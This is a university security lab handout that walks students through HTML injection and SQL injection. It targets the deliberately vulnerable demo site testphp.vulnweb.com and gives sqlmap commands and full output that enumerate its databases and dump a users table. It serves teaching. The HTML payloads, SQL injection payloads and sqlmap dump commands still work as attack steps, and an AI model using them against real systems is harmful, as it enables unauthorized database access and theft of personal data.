Experiment 12

Learning Objective: Learn to perform SQLi & HTML injection into vulnerable web applications.


Theory:

Hypertext Markup Language (HTML) injection is a technique used to take advantage of non-validated input to modify a web page presented by a web application to its users. Attackers take advantage of the fact that the content of a web page is often related to a previous interaction with users. When applications fail to validate user data, an attacker can send HTML-formatted text to modify site content that gets presented to other users. A specifically crafted query can lead to inclusion in the web page of attacker-controlled HTML elements which change the way the application content gets exposed to the web.


Learning Object 01: HTML code Injection.

Identification and Execution:


Step 1: Search something in the Search box here I just searched "A" we can see our request is getting reflected in response it means filed might be vulnerable for HTML injection.




Step 2: Let's enter basic payload to find out if application is vulnerable to HTML injection
Command: **<marquee>test</marquee> or <h1>test</h1>**



Command: **<h1>test</h1>**



Command: **<img src="https://miro.medium.com/max/400/0*y2OAF_DSarBAjihO.jpg">**



Learning Object 02: SQL Injection

Tool: SQLMAP


Theory:

SQL Injection is a code injection technique where an attacker executes malicious SQL queries that control a web application's database. With the right set of queries, a user can gain access to information stored in databases. SQLMAP tests whether a 'GET' parameter is vulnerable to SQL Injection.

Execution of SQL injection:

SQLmap will be pre-installed in **kali.**

STEP 1: In Terminal type sqlmap --help, you will get details and commands of sqlmap.



STEP 2: To fetch database name use below command:

sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 - -dbs

- Type **"Y"** to skip test payload specific for other DBMSes.
- Type **"N"** to not include all tests for 'MySQL'

```
┌──(lab㉿pristine)-[~]
└─$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 --dbs

        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.7.7#stable}
|_ -| . [.]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's resp
onsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for an
y misuse or damage caused by this program

[*] starting @ 04:59:46 /2023-08-05/

[04:59:46] [INFO] testing connection to the target URL
[04:59:47] [INFO] testing if the target URL content is stable
[04:59:47] [INFO] target URL content is stable
[04:59:47] [INFO] testing if GET parameter 'cat' is dynamic
[04:59:48] [INFO] GET parameter 'cat' appears to be dynamic
[04:59:48] [INFO] heuristic (basic) test shows that GET parameter 'cat' might be injectable (possible DBMS: 'MySQL')
[04:59:48] [INFO] heuristic (XSS) test shows that GET parameter 'cat' might be vulnerable to cross-site scripting (XSS) attack
s
[04:59:48] [INFO] testing for SQL injection on GET parameter 'cat'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n]
```

- Type **"N"** to not keep testing other parameters.

```
GET parameter 'cat' is vulnerable. Do you want to keep testing the others (if any)? [y/N] n
sqlmap identified the following injection point(s) with a total of 44 HTTP(s) requests:
---
Parameter: cat (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat=1 AND 2353=2353

    Type: error-based
    Title: MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
    Payload: cat=1 AND EXTRACTVALUE(1092,CONCAT(0×5c,0×71626b7171,(SELECT (ELT(1092=1092,1))),0×716b6a7671))

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: cat=1 AND (SELECT 8215 FROM (SELECT(SLEEP(5)))yxYm)

    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
    Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0×71626b7171,0×6644495670417752536e634
e4244644e6c566d497a6e676665486d4c48587a51676564704470556b,0×716b6a7671),NULL-- -
---
```

```
[04:58:42] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL ≥ 5.1
[04:58:44] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema

[04:58:44] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/testphp.vulnwe
b.com'

[*] ending @ 04:58:44 /2023-08-05/
```

STEP 3: To fetch table name from database acuart use below command:
sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart --tables

```
lab@pristine: ~
File  Actions  Edit  View  Help

┌──(lab㉿pristine)-[~]
└─$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart --tables

        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.7.7#stable}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibilit
y to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage
 caused by this program

[*] starting @ 05:08:41 /2023-08-05/

[05:08:41] [INFO] resuming back-end DBMS 'mysql'
[05:08:41] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cat (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat=1 AND 2353=2353

    Type: error-based
    Title: MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
    Payload: cat=1 AND EXTRACTVALUE(1092,CONCAT(0×5c,0×71626b7171,(SELECT (ELT(1092=1092,1))),0×716b6a7671))
```

```
[05:08:42] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL ≥ 5.1
[05:08:42] [INFO] fetching tables for database: 'acuart'
Database: acuart
[8 tables]
+------------+
| artists    |
| carts      |
| categ      |
| featured   |
| guestbook  |
| pictures   |
| products   |
| users      |
+------------+
```

STEP 4: To fetch columns name from table users use below command:

sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T users --columns

```
lab@pristine: ~
File  Actions  Edit  View  Help

┌──(lab㉿pristine)-[~]
└─$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T users --columns

        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.7.7#stable}
|_ -| . ["]     | .'| . |
|___|_  ["]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibilit
y to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage
 caused by this program

[*] starting @ 05:10:43 /2023-08-05/

[05:10:43] [INFO] resuming back-end DBMS 'mysql'
[05:10:43] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cat (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat=1 AND 2353=2353

    Type: error-based
    Title: MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
    Payload: cat=1 AND EXTRACTVALUE(1092,CONCAT(0×5c,0×71626b7171,(SELECT (ELT(1092=1092,1))),0×716b6a7671))
```

```
[05:10:43] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL ≥ 5.1
[05:10:43] [INFO] fetching columns for table 'users' in database 'acuart'
Database: acuart
Table: users
[8 columns]
+---------+--------------+
| Column  | Type         |
+---------+--------------+
| name    | varchar(100) |
| address | mediumtext   |
| cart    | varchar(100) |
| cc      | varchar(100) |
| email   | varchar(100) |
| pass    | varchar(100) |
| phone   | varchar(100) |
| uname   | varchar(100) |
+---------+--------------+
```

STEP 5: To dumb data from any table use below command:
sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T users --dump

```
lab@pristine: ~
File  Actions  Edit  View  Help

┌──(lab㉿pristine)-[~]
└─$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T users --dump
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.7.7#stable}
|_ -| . [.]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibilit
y to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage
 caused by this program

[*] starting @ 05:12:54 /2023-08-05/

[05:12:54] [INFO] resuming back-end DBMS 'mysql'
[05:12:55] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cat (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat=1 AND 2353=2353

    Type: error-based
    Title: MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
    Payload: cat=1 AND EXTRACTVALUE(1092,CONCAT(0×5c,0×71626b7171,(SELECT (ELT(1092=1092,1))),0×716b6a7671))
```

- Type **"N"** to not store hashes to temporary files.
- Type **"N"** to not crack them via dictionary-based attack.

```
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] n
do you want to crack them via a dictionary-based attack? [Y/n/q] n
Database: acuart
Table: users
[1 entry]
+------------------+----------------------------------+------+----------------+-------------------------+-------+------------+---------
-----------------------------------+
| cc               | cart                             | pass | email          | phone                   | uname | name       | address
                                   |
+------------------+----------------------------------+------+----------------+-------------------------+-------+------------+---------
-----------------------------------+
| 4111111111111111 | 9ce33ebc0bfcd12b6a6128b13a9f8fa1 | test | email@email.com | "}dfb#{98991*97996}xca | test  | John Smith | "}"dfbzz
zzzzzzbbbccccdddeeexca".replace("z","o") |
+------------------+----------------------------------+------+----------------+-------------------------+-------+------------+---------
-----------------------------------+
```

Learning Outcomes: The student should have the ability to:

LO1: Perform HTML Injection and find vulnerable parameters for HTML injection.

LO2: Detect and exploit SQL Injection using SQLmap tool.

Course Outcomes: Upon completion of the course students will be able to understand the concept of HTML injection and SQL injection and able to use SQLmap and exploit SQL injection vulnerability.